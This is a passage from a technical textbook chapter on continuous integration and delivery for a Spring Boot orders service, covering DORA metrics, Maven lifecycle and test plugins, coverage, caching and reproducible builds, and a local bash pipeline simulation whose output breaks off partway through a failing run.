The metrics are simple arithmetic over a deployment log. The following script computes four of them from a small CSV file. The data are synthetic and were invented for this example; a real team extracts the same fields from the deployment tool and the Git history (commit time of the oldest change in the deployment, deployment time, failure flag, time of recovery).

deployments.csv (synthetic data)

```
deploy_id,commit_time,deploy_time,failed,recovered_time
d1,2026-09-01T09:10,2026-09-01T11:00,no,
d2,2026-09-02T10:05,2026-09-02T10:50,no,
d3,2026-09-02T14:20,2026-09-03T09:30,no,
d4,2026-09-04T08:45,2026-09-04T09:40,yes,2026-09-04T10:25
d5,2026-09-07T11:00,2026-09-07T13:15,no,
d6,2026-09-08T09:30,2026-09-08T10:05,no,
d7,2026-09-09T15:00,2026-09-10T09:10,yes,2026-09-10T09:55
d8,2026-09-11T10:20,2026-09-11T11:40,no,
```

dora.py PYTHON

```python
import csv
import statistics
from datetime import datetime

FMT = "%Y-%m-%dT%H:%M"

with open("deployments.csv", newline="") as f:
    rows = list(csv.DictReader(f))

lead_hours, recoveries = [], []
for r in rows:
    commit = datetime.strptime(r["commit_time"], FMT)
    deploy = datetime.strptime(r["deploy_time"], FMT)
    lead_hours.append((deploy - commit).total_seconds() / 3600)
    if r["failed"] == "yes":
        recovered = datetime.strptime(r["recovered_time"], FMT)
        recoveries.append((recovered - deploy).total_seconds() / 60)

first = datetime.strptime(rows[0]["deploy_time"], FMT)
last = datetime.strptime(rows[-1]["deploy_time"], FMT)
days = (last - first).total_seconds() / 86400

print("deployments:               ", len(rows))
print("period (days):              %.1f" % days)
print("deployments per week:       %.1f" % (len(rows) / days * 7))
print("median change lead time (h):%.2f" % statistics.median(lead_hours))
print("change fail rate:           %.0f%%" % (100 * len(recoveries) / len(rows)))
print("median recovery time (min): %.0f" % statistics.median(recoveries))
```

Run on the build machine (real output) TERMINAL

```
$ python3 dora.py
deployments:                8
period (days):              10.0
deployments per week:       5.6
median change lead time (h):1.58
change fail rate:           25%
median recovery time (min): 45
```

Two observations follow from the data. The median lead time (1.58 hours) is much smaller than the mean, because the two deployments that waited overnight (d3 and d7, about 19 and 18 hours) are outliers; the median is therefore the more informative statistic for a skewed distribution. The change fail rate of 25 percent (two of eight deployments) is high, and both failures were recovered in 45 minutes, which indicates that rollback works but verification before deployment does not. Which metric to improve first depends on such a reading, not on the absolute values.

The pipeline of orders-service in neutral notation

Before any CI tool is chosen, the pipeline is specified in tool-independent form: the trigger, the stages, the command of each stage, the exit criterion and the artifact produced. The same specification is later realised as a GitHub Actions workflow (see the chapter on GitHub Actions fundamentals) and as a Jenkinsfile.

pipeline-spec.txt

```
trigger:  every push to main; every pull request targeting main
runtime:  JDK 21, Maven 3.9 (via ./mvnw), PostgreSQL 16 for integration tests

stage 1  compile        ./mvnw -B compile                   stop on any compiler error
stage 2  unit-test      ./mvnw -B test                      stop on any test failure
stage 3  package        ./mvnw -B -DskipTests package       output: target/orders-service-X.jar
stage 4  integ-test     ./mvnw -B verify                    Failsafe tests against PostgreSQL
stage 5  publish        docker build + push, tag = Git SHA  output: image digest (main only)
stage 6  deploy-stage   deploy script, environment=staging  then: curl /actuator/health
stage 7  approve        human approval (continuous delivery) skipped for continuous deployment
stage 8  deploy-prod    same script, environment=production  then: curl /actuator/health

failure policy:  stop at first failing stage; notify the author of the commit
retention:       test reports 14 days; images keyed by SHA, kept per registry policy
```

3.1.3 Hands-on

The exercise establishes a baseline for the own project before any automation is written.

1. Write the stage list for the own Spring Boot project in the format of `pipeline-spec.txt`, with one real command per stage. A stage that has no command yet (for example static analysis) is marked as missing; the list of missing stages is the improvement backlog.
2. Measure the duration of the commit stage on the own machine: `time ./mvnw -B verify`. The value is a lower bound for the CI duration, because a CI runner starts with an empty dependency cache.
3. Measure the current change lead time from Git data. The command below prints the commit time and subject of the last ten commits as Unix timestamps; the difference between the commit time and the time the change was last deployed gives the lead time of that change.
4. List every manual step between a merged commit and a running release (copying a file, restarting a service, editing a setting). Each manual step is a candidate for automation, and the number of such steps is the main obstacle to continuous delivery.

Commit times as Unix timestamps (real output from a three-commit practice repository; hashes differ per repository) TERMINAL

```
$ git log -n 3 --format='%h %ct %s'
ed94493 1791885600 Add order total validation
9c32ebb 1791799200 Extract OrderCalculator
0e40be3 1791712800 Initial order endpoint
```

The format placeholders are `%h` (abbreviated hash), `%ct` (committer date as a Unix timestamp) and `%s` (subject).

3.1.4 Real-world problems and solutions

Problem: the tested artifact differs from the deployed artifact

Scenario. The pipeline builds `orders-service` in a "build-staging" job and again in a separate "build-prod" job when the release is approved. Staging tests pass.

Symptoms. Production shows a `NoSuchMethodError` that never occurred in staging. The commit SHA is identical in both environments.

Diagnosis. The two jars are compared with `sha256sum`, and the checksums differ. Listing the embedded libraries of both jars with `unzip -l app.jar` and filtering for `BOOT-INF/lib` shows that one library appears in a newer version in the second build, because the `pom.xml` declares that dependency with a version range (or a snapshot version) that resolved differently at the time of each build.

Root cause. Two builds of one commit are not guaranteed to produce the same artifact when dependency resolution is not pinned, and the pipeline contains two builds.

Fix. Build once in the acceptance stage, publish the jar or image under a unique version, and deploy that artifact to every environment. Pin dependency versions (Spring Boot's dependency management already fixes most versions through the parent POM).

Prevention. Reference artifacts by digest or immutable version in deployment jobs, never by branch name or `latest`. Add a check that fails when a deployment job contains a build command.

Problem: the mainline is red for days and everybody ignores it

Scenario. The CI build of `main` has failed intermittently for three weeks. Developers merge anyway, because "the failure is probably unrelated".

Symptoms. New failures hide among old ones. A defect that breaks the order total calculation is merged and detected only in staging.

Diagnosis. The CI history shows alternating red and green runs for the same commit, and a list of the failing test names shows that two tests fail in about one run of five (flaky tests, see the next chapter).

Root cause. The agreement that a red mainline is the top priority is not in force, and the failing build carries no consequence. The tool works, and the practice has been abandoned.

Fix. Revert or fix the breaking change immediately; quarantine genuinely flaky tests (move them to a separate, non-blocking job with a ticket and an owner) and restore a deterministic mainline. Enable branch protection with required status checks so that a pull request cannot merge with a red build (see the chapter on GitHub in the Part on Git).

Prevention. Track the share of red builds on the mainline as a team metric, and treat a build that is red for more than one working day as an incident.

3.1.5 Questions to expect

1. **What is the difference between continuous delivery and continuous deployment?** Both automate the path to a releasable artifact. In delivery, a human decides when to release the artifact that passed the pipeline; in deployment, every change that passes the pipeline is released automatically. Delivery is a prerequisite for deployment.
2. **What is continuous integration, and what does it require besides a CI server?** Frequent merging into a shared mainline, verified by an automated build and tests. It additionally requires short-lived branches, a fast test suite, and the team agreement to fix a broken mainline at once.
3. **Why should an artifact be built once?** The tested binary must be the deployed binary. Rebuilding per environment produces different artifacts for the same commit and invalidates the test results. Environments differ only by configuration injected at deployment time.
4. **What does "pipeline as code" mean, and what does it give?** The pipeline definition lives in the repository (a workflow YAML file or a Jenkinsfile). It gives history, code review, reproducibility for old commits and recovery after loss of the CI server.
5. **Name the DORA metrics.** Change lead time, deployment frequency, failed deployment recovery time, change fail rate and deployment rework rate. The first three measure throughput and the last two measure instability. Earlier material uses four keys with mean time to restore instead of recovery time and without the rework rate.
6. **Why are feature flags needed in trunk-based development?** They allow unfinished work to be merged and deployed in a disabled state, so integration stays continuous while release remains a separate decision.
7. **A pipeline takes 45 minutes. What is done?** Measure each stage, run independent jobs in parallel, cache dependencies, move slow tests to a later stage, run only affected tests where reliable, and fail fast by ordering cheap checks first.

KEY POINTS

Key points

- Continuous integration means frequent merges to the mainline verified by automated build and tests; continuous delivery keeps every commit releasable with a manual release decision; continuous deployment removes that decision.
- A pipeline is an ordered series of stages that answer one question each and stops at the first failure; cheap checks run first.
- Build once, publish an immutable artifact with a unique identifier, and promote it through environments that differ only in configuration.
- Pipeline definitions are stored as code in the repository, reviewed and versioned like source.
- DORA reports five metrics in two groups, throughput and instability; they are diagnostic and are read together.
- The practice fails when the team tolerates a red mainline, whatever tool is used.

3.2 The Build and Test Pipeline for a Spring Boot Service

The first half of every pipeline for a Java service is a Maven build: compile the code, run the tests, produce the jar. The CI server contributes a clean machine, a trigger and a place to store reports, and Maven contributes the build logic. A pipeline is therefore only as reliable as the Maven build that it invokes, and most pipeline failures that are blamed on "CI" are build problems that exist on every machine: a test that depends on the time zone, a test that is flaky, an integration test that is never executed, a dependency cache that is empty.

This chapter explains how the Maven lifecycle maps onto pipeline stages, how unit and integration tests are separated, how coverage is measured and enforced, how builds are made fast and reproducible, and how a pipeline can be simulated on a single machine with a shell script. The Spring Boot Maven basics (project structure, starters, the parent POM) are assumed from the Spring Boot guides and are not repeated.

3.2.1 Concept and mechanism

Lifecycle, phases and goals

Maven (the build tool configured by a `pom.xml`, the Project Object Model) defines a build lifecycle as an ordered list of phases. A phase is a named step such as `compile` or `test`; it does no work itself. Work is done by goals, which are tasks provided by plugins, for example `compiler:compile` (the goal `compile` of the Maven Compiler Plugin). Each plugin goal is bound to a phase, either by default for the packaging type (`jar`) or by configuration in the `pom.xml`. Running a phase runs every earlier phase of the lifecycle first, in order. This rule is the most important property of the lifecycle for pipeline design: `mvn verify` includes compilation, unit tests, packaging and integration tests, and nothing needs to be run before it.




Figure 3.6. The default lifecycle is a fixed sequence; the packaging type and the plugins bound in the POM decide which goal runs in which phase, and a command that names a phase runs all phases to its left.

Per the Maven documentation (maven.apache.org, introduction to the build lifecycle, consulted October 2026), the default lifecycle contains 23 phases from `validate` to `deploy`, and for `jar` packaging the default bindings are `resources:resources`, `compiler:compile`, `resources:testResources`, `compiler:testCompile`, `surefire:test`, `jar:jar`, `install:install` and `deploy:deploy`. Phases without a default binding, such as `verify`, run but do nothing until a plugin binds a goal to them. The page recommends `mvn verify` when unsure which phase is needed; its effect is usually the same as `package`, but it also runs integration tests and checks bound to `verify`.

Command	Effect	Pipeline use
`mvn validate`	Checks that the POM is well-formed and complete	Fast sanity check
`mvn compile`	Compiles main sources	Compile stage
`mvn test`	Compiles and runs unit tests (Surefire)	Unit test stage

Command	Effect	Pipeline use
`mvn package`	Adds the jar (for Spring Boot, the executable jar after repackaging)	Package stage
`mvn verify`	Adds integration tests (Failsafe) and quality checks	The standard CI command
`mvn install`	Adds copying the artifact to the local repository `~/.m2`	Local multi-module builds; not needed in CI
`mvn deploy`	Adds uploading to a remote artifact repository	Publishing libraries; services publish images instead
`mvn clean`	Deletes the `target` directory (separate lifecycle)	Not needed on a fresh CI machine

Maven commands and the pipeline stage each one implements.

For a service that is delivered as a container image, `mvn install` and `mvn deploy` are normally unnecessary: the artifact is the image, and the jar is an intermediate product. A common mistake is `mvn clean install` in CI, which adds a copy into the cache directory that nothing reads.

Unit tests and integration tests: Surefire and Failsafe

Two plugins run tests, and they differ in the phase and in the failure behaviour. The Surefire plugin runs unit tests in the `test` phase. The Failsafe plugin runs integration tests in the `integration-test` phase, and its separate `verify` goal evaluates the result in the `verify` phase. The split exists so that a failing integration test does not skip the `post-integration-test` phase, where services started in `pre-integration-test` are stopped. Per the plugin documentation (maven.apache.org/surefire, consulted October 2026), a build invoked as `mvn verify` runs the complete sequence, whereas `mvn integration-test` leaves `post-integration-test` unexecuted and is therefore not recommended.

The two plugins select test classes by name. Both lists below are quoted from the plugin documentation of the same date.

Plugin	Default includes
Surefire	`**/Test*.java`, `**/*Test.java`, `**/*Tests.java`, `**/*TestCase.java`
Failsafe	`**/IT*.java`, `**/*IT.java`, `**/*ITCase.java`

Default test class name patterns.

The naming is the whole mechanism. A class `OrderRepositoryIT` is skipped by Surefire and picked up by Failsafe, and a class `OrderRepositoryTests` runs in Surefire. Teams that name every Spring test `*Tests` (the Spring Initializr default is `OrdersServiceApplicationTests`) run all of them in the `test` phase, which is acceptable as long as the unit test stage does not need a database.

The test pyramid

Tests are not equal in cost. A unit test runs in milliseconds without Spring, a database or a network. An integration test starts part of the application or a real PostgreSQL (for example through Testcontainers, see the Spring Boot advanced guide) and takes seconds. An end-to-end test drives a deployed environment and takes minutes and is the most fragile. The test pyramid is the guideline that the number of tests should decrease up the pyramid.




Figure 3.7. Most tests belong at the base because they are fast, deterministic and locate a defect precisely; the upper layers verify wiring and deployment with fewer, slower tests.

In Spring Boot terms, the base layer is plain JUnit 5 tests of services and domain classes with mocks (Mockito); the middle layer is `@WebMvcTest` (controller slice), `@DataJpaTest` (repository slice) and `@SpringBootTest` with a Testcontainers PostgreSQL; the top layer is a smoke test of the deployed service in staging. The slices and Testcontainers are covered in the Spring Boot material and are only placed on the pyramid here.

Reports and coverage with JaCoCo

A CI run must leave evidence. Surefire writes one XML file per test class to `target/surefire-reports/` (names `TEST-<class>.xml`), and Failsafe writes to `target/failsafe-reports/`. CI servers parse this JUnit XML format to display counts, failures and durations.

JaCoCo (Java Code Coverage) measures which code was executed during the tests. Its Maven plugin offers three relevant goals (per jacoco.org, Maven plugin documentation, consulted October 2026): `prepare-agent` attaches the JaCoCo runtime agent to the test JVM through the `argLine` property, `report` converts the recorded data (`target/jacoco.exec`) into an HTML and XML report under `target/site/jacoco/`, and `check` fails the build if rules are violated. A coverage number states how much code the tests executed, not how well it was verified: a test without assertions yields coverage and no protection. A threshold is useful as a ratchet that prevents decline, and harmful as a target to be gamed.

The following configuration is the build section of the `pom.xml` of `orders-service`. It is illustrative configuration (not run): Maven cannot download plugins on the build machine. The Spring Boot parent POM manages the versions of the Surefire, Failsafe and Spring Boot plugins, so only the JaCoCo plugin needs an explicit version. Version 0.8.15 is the latest release listed in the Maven Central metadata file of the plugin (consulted October 2026).

pom.xml (build section, illustrative configuration, not run) XML

```xml
<properties>
  <java.version>21</java.version>
  <jacoco.version>0.8.15</jacoco.version>
  <project.build.outputTimestamp>2026-01-01T00:00:00Z</project.build.outputTimestamp>
  <argLine></argLine>
</properties>

<build>
  <plugins>
    <plugin>
      <groupId>org.springframework.boot</groupId>
      <artifactId>spring-boot-maven-plugin</artifactId>
      <executions>
        <execution>
          <goals>
            <goal>build-info</goal>
          </goals>
        </execution>
```

pom.xml (build section, illustrative configuration, not run) (continued) XML

```
      </executions>
    </plugin>

    <plugin>
      <groupId>org.apache.maven.plugins</groupId>
      <artifactId>maven-surefire-plugin</artifactId>
      <configuration>
        <argLine>@{argLine} -Duser.timezone=UTC -Dfile.encoding=UTF-8</argLine>
      </configuration>
    </plugin>

    <plugin>
      <groupId>org.apache.maven.plugins</groupId>
      <artifactId>maven-failsafe-plugin</artifactId>
      <configuration>
        <argLine>@{argLine} -Duser.timezone=UTC -Dfile.encoding=UTF-8</argLine>
      </configuration>
      <executions>
        <execution>
          <goals>
            <goal>integration-test</goal>
            <goal>verify</goal>
          </goals>
        </execution>
      </executions>
    </plugin>

    <plugin>
      <groupId>org.jacoco</groupId>
      <artifactId>jacoco-maven-plugin</artifactId>
      <version>${jacoco.version}</version>
      <executions>
        <execution>
          <id>prepare-agent</id>
          <goals>
            <goal>prepare-agent</goal>
          </goals>
        </execution>
        <execution>
          <id>report</id>
          <phase>verify</phase>
          <goals>
            <goal>report</goal>
          </goals>
        </execution>
        <execution>
          <id>check</id>
          <phase>verify</phase>
          <goals>
            <goal>check</goal>
          </goals>
          <configuration>
            <rules>
              <rule>
                <element>BUNDLE</element>
                <limits>
                  <limit>
                    <counter>LINE</counter>
                    <value>COVEREDRATIO</value>
                    <minimum>0.70</minimum>
                  </limit>
                </limits>
              </rule>
            </rules>
          </configuration>
        </execution>
      </executions>
    </plugin>
  </plugins>
</build>
```

Four details of this listing matter. The `<argLine>@{argLine} ...</argLine>` form uses late property evaluation (`@{...}`): JaCoCo's `prepare-agent` sets the `argLine` property to the agent option, and an `<argLine>` configured in Surefire with ordinary `${argLine}` syntax would be evaluated too early or would replace the agent option, which

sreeram

silently produces 0 percent coverage. The empty `<argLine></argLine>` property prevents an error when the property is not yet defined. The `-Duser.timezone=UTC` option removes dependence on the time zone of the machine (see the problem of a build that passes locally and fails in CI). The `report` execution is listed before `check`, because executions bound to the same phase run in POM order and the check reads the recorded data and not the report. The `<project.build.outputTimestamp>` property is explained in the section on reproducible builds.

Dependency caching

Maven stores downloaded plugins and dependencies in the local repository, by default `~/.m2/repository`. A new CI runner starts with an empty one, so the first Maven command downloads hundreds of megabytes. The following demonstration shows the effect on a build machine without network access and with an empty local repository (real output, trimmed and re-wrapped): Maven cannot resolve the plugin that the `compile` phase needs.

Empty local repository, offline: plugin resolution fails (real output, trimmed) TERMINAL

```
$ mvn -o -B compile
[INFO] Scanning for projects...
[INFO] Building orders-core 1.0.0
[INFO] BUILD FAILURE
[ERROR] Plugin org.apache.maven.plugins:maven-resources-plugin:3.3.1 or one of its dependencies
[ERROR] could not be resolved: Cannot access central (https://repo.maven.apache.org/maven2) in
[ERROR] offline mode and the artifact ...maven-resources-plugin:jar:3.3.1 has not been downloaded
```

The remedy in CI is to restore `~/.m2/repository` from a cache at the start of the job and save it at the end. The cache key is derived from the content of `pom.xml` files, so that a change of dependencies produces a new cache and an unchanged POM reuses the old one. The chapters on GitHub Actions show the configuration; the mechanism is independent of the tool.

Maven wrapper

The Maven wrapper is a script pair (`mvnw` for Unix, `mvnw.cmd` for Windows) and a file `.mvn/wrapper/maven-wrapper.properties` that names the Maven distribution to use (`distributionUrl`). When `./mvnw` runs, it downloads that Maven version if it is not present and then runs it (per maven.apache.org/wrapper, consulted October 2026). The wrapper makes the Maven version a property of the repository instead of the machine: a developer laptop with Maven 3.9.x and a CI runner with a different preinstalled version build with the same version. The wrapper files are created once with `mvn wrapper:wrapper` and committed; Spring Initializr projects already contain them. Optional properties `distributionSha256Sum` and `wrapperSha256Sum` verify the downloads against tampering.

Reproducible builds

A build is reproducible when building the same commit twice yields byte-identical artifacts. Reproducibility is a prerequisite for the claim that the tested artifact is the deployed artifact, and it allows independent verification of a release. The typical cause of a difference is a timestamp inside the jar. Maven documents the property `project.build.outputTimestamp`, which fixes the timestamp that plugins write into archives; since Maven 3.10.0 and 4.0.0-beta-5 reproducible mode is active by default (per maven.apache.org, guide to reproducible builds, consulted October 2026), and with older versions the property must be set. The Spring Boot Maven plugin honours the same property for the executable jar (per docs.spring.io, consulted October 2026). The same page lists other causes of differences: version ranges in dependencies, line endings, a different JDK major version, plugins that are not reproducible, and environment details such as the user name or the build path.

Profiles, versions and build metadata

A Maven profile is a named set of build configuration that is activated by `-P name`, an environment or a property. Profiles are useful for optional parts of the build (a profile `slow-tests`, a profile `sonar`). They are dangerous when they change what is built: if staging and production jars are produced with different profiles, the build-once rule is broken. Maven profiles are not Spring profiles; the latter select configuration at run time (`SPRING_PROFILES_ACTIVE`) and do not affect the build.

The artifact version in the POM follows the release process: `1.4.0-SNAPSHOT` during development and `1.4.0` for a release. A snapshot is a moving target, so a deployment must never refer to one. For traceability the build records its origin: the Spring Boot goal `build-info` writes `META-INF/build-info.properties`, which the Actuator `info` endpoint exposes, and the Git commit SHA is added as an image tag and an OCI label (see the chapter on GitHub Actions advanced topics).

Command line options for CI

Option	Meaning
`-B` (`--batch-mode`)	Non-interactive; no colour, no download progress animation
`-ntp` (`--no-transfer-progress`)	Suppresses per-file download lines, which shortens the log considerably
`-ff` (`--fail-fast`)	Stop the multi-module build at the first failure (the default)
`-fae` (`--fail-at-end`)	Continue with modules that do not depend on the failed one; shows more failures per run
`-T 1C`	One build thread per CPU core; parallel multi-module builds
`-DskipTests`	Compile tests but do not run them
`-Dmaven.test.skip=true`	Neither compile nor run tests
`-o` (`--offline`)	Never contact remote repositories
`-pl module -am`	Build one module and the modules it depends on

Maven options used in pipelines.

Skipping tests in a pipeline is legitimate in exactly one situation: a later job builds an artifact from a commit whose tests have already passed in an earlier job. Using `-DskipTests` to make a red pipeline green is the practice that CI exists to prevent.

3.2.2 Worked example

A pipeline simulated on one machine

A CI pipeline is a shell script with a policy: run the stages in order, stop at the first failure, keep the evidence. Maven plugins cannot be downloaded on the build machine, so the simulation uses `javac`, `java` and `jar` from the JDK directly and a deliberately small test harness. The stage names correspond to the Maven phases of the preceding figure. The domain class is the order total calculation of `orders-service`.

OrderCalculator.java JAVA

```java
package com.example.orders;

import java.math.BigDecimal;
import java.util.List;

public final class OrderCalculator {

    public record Line(String sku, int quantity, BigDecimal unitPrice) { }

    private OrderCalculator() { }

    public static BigDecimal total(List<Line> lines) {
        BigDecimal sum = BigDecimal.ZERO;
        for (Line line : lines) {
            if (line.quantity() <= 0) {
                throw new IllegalArgumentException("quantity must be positive: " + line.sku());
            }
            sum = sum.add(line.unitPrice().multiply(BigDecimal.valueOf(line.quantity())));
        }
        return sum;
    }
}
```

OrderCalculatorTest.java JAVA

```java
package com.example.orders;

import com.example.orders.OrderCalculator.Line;
import java.math.BigDecimal;
import java.util.List;

public class OrderCalculatorTest {

    static int failures = 0;

    static void check(String name, boolean condition) {
        System.out.println((condition ? "PASS " : "FAIL ") + name);
```

OrderCalculatorTest.java (continued) JAVA

```
        if (!condition) {
            failures++;
        }
    }

    public static void main(String[] args) {
        List<Line> lines = List.of(
            new Line("BOOK-1", 2, new BigDecimal("12.50")),
            new Line("PEN-7", 3, new BigDecimal("1.20")));
        check("total of two lines is 28.60",
            OrderCalculator.total(lines).compareTo(new BigDecimal("28.60")) == 0);
        check("empty order totals zero",
            OrderCalculator.total(List.of()).compareTo(BigDecimal.ZERO) == 0);
        boolean rejected = false;
        try {
            OrderCalculator.total(List.of(new Line("BAD", 0, BigDecimal.ONE)));
        } catch (IllegalArgumentException e) {
            rejected = true;
        }
        check("zero quantity is rejected", rejected);
        if (failures > 0) {
            System.out.println(failures + " test(s) failed");
            System.exit(1);
        }
    }
}
```

The test class is a plain `main` program that exits with status 1 on failure; JUnit does the same job with annotations and reports, and a CI server decides only by the exit status. The pipeline script follows.

pipeline.sh BASH

```
#!/usr/bin/env bash
# Local simulation of a CI pipeline: every stage must succeed or the script stops.
set -euo pipefail
cd "$(dirname "$0")"
OUT=target
stage() { printf '\n=== STAGE %s ===\n' "$1"; STAGE_START=$(date +%s%N); }
done_stage() {
  printf -- '--- %s finished in %d ms\n' "$1" $(( ($(date +%s%N) - STAGE_START) / 1000000 ))
}

stage validate
java -version 2>&1 | grep -v 'Picked up' | head -1
test -f src/main/java/com/example/orders/OrderCalculator.java
done_stage validate

stage compile
rm -rf "$OUT"; mkdir -p "$OUT/classes" "$OUT/test-classes"
javac -Xlint:all -d "$OUT/classes" $(find src/main -name '*.java')
echo "compiled $(find "$OUT/classes" -name '*.class' | wc -l) main classes"
done_stage compile

stage test
javac -d "$OUT/test-classes" -cp "$OUT/classes" $(find src/test -name '*.java')
java -cp "$OUT/classes:$OUT/test-classes" com.example.orders.OrderCalculatorTest
done_stage test

stage package
jar --create --file "$OUT/orders-core-1.0.0.jar" --date=2026-01-01T00:00:00Z -C "$OUT/classes" .
sha256sum "$OUT/orders-core-1.0.0.jar" | cut -c1-16
done_stage package

stage verify
jar --list --file "$OUT/orders-core-1.0.0.jar" | grep -c 'OrderCalculator' \
  | sed 's/^/classes in jar matching OrderCalculator: /'
done_stage verify
echo; echo "PIPELINE SUCCESS"
```

What to notice: `set -euo pipefail` makes the shell abort at the first command with a non-zero exit status (`-e`), at an unset variable (`-u`) and at a failure anywhere in a pipeline (`-o pipefail`); this is the same rule a CI server applies to every step. The `jar --date` option fixes the timestamps of the archive entries and is the JDK equivalent of

`project.build.outputTimestamp`. A first run produces the following output; durations vary between runs and machines and are marked as measured on the build machine.

Successful run (real output, durations measured on the build machine) TERMINAL

```
$ ./pipeline.sh

=== STAGE validate ===
openjdk version "21.0.12.1" 2026-08-18
--- validate finished in 82 ms

=== STAGE compile ===
compiled 2 main classes
--- compile finished in 1447 ms

=== STAGE test ===
PASS total of two lines is 28.60
PASS empty order totals zero
PASS zero quantity is rejected
--- test finished in 1128 ms

=== STAGE package ===
3ce2e87445d8b70d
--- package finished in 234 ms

=== STAGE verify ===
classes in jar matching OrderCalculator: 2
--- verify finished in 142 ms

PIPELINE SUCCESS
```

The two classes matching `OrderCalculator` are `OrderCalculator.class` and the nested record `OrderCalculator$Line.class`.




Figure 3.8. The simulation reproduces the CI contract: stages in order, a non-zero exit status stops everything after it, and the first failing stage names the cause.

The second run introduces a defect. In `OrderCalculator`, the multiplication by the quantity was removed, so that the total of the first test becomes 13.70 instead of 28.60. The pipeline stops in the test stage, and the package and verify stages never run.

Failing run (real output) TERMINAL

```
$ ./pipeline.sh; echo "exit status: $?"

=== STAGE validate ===
openjdk version "21.0.12.1" 2026-08-18
--- validate finished in 65 ms

=== STAGE compile ===
compiled 2 main classes
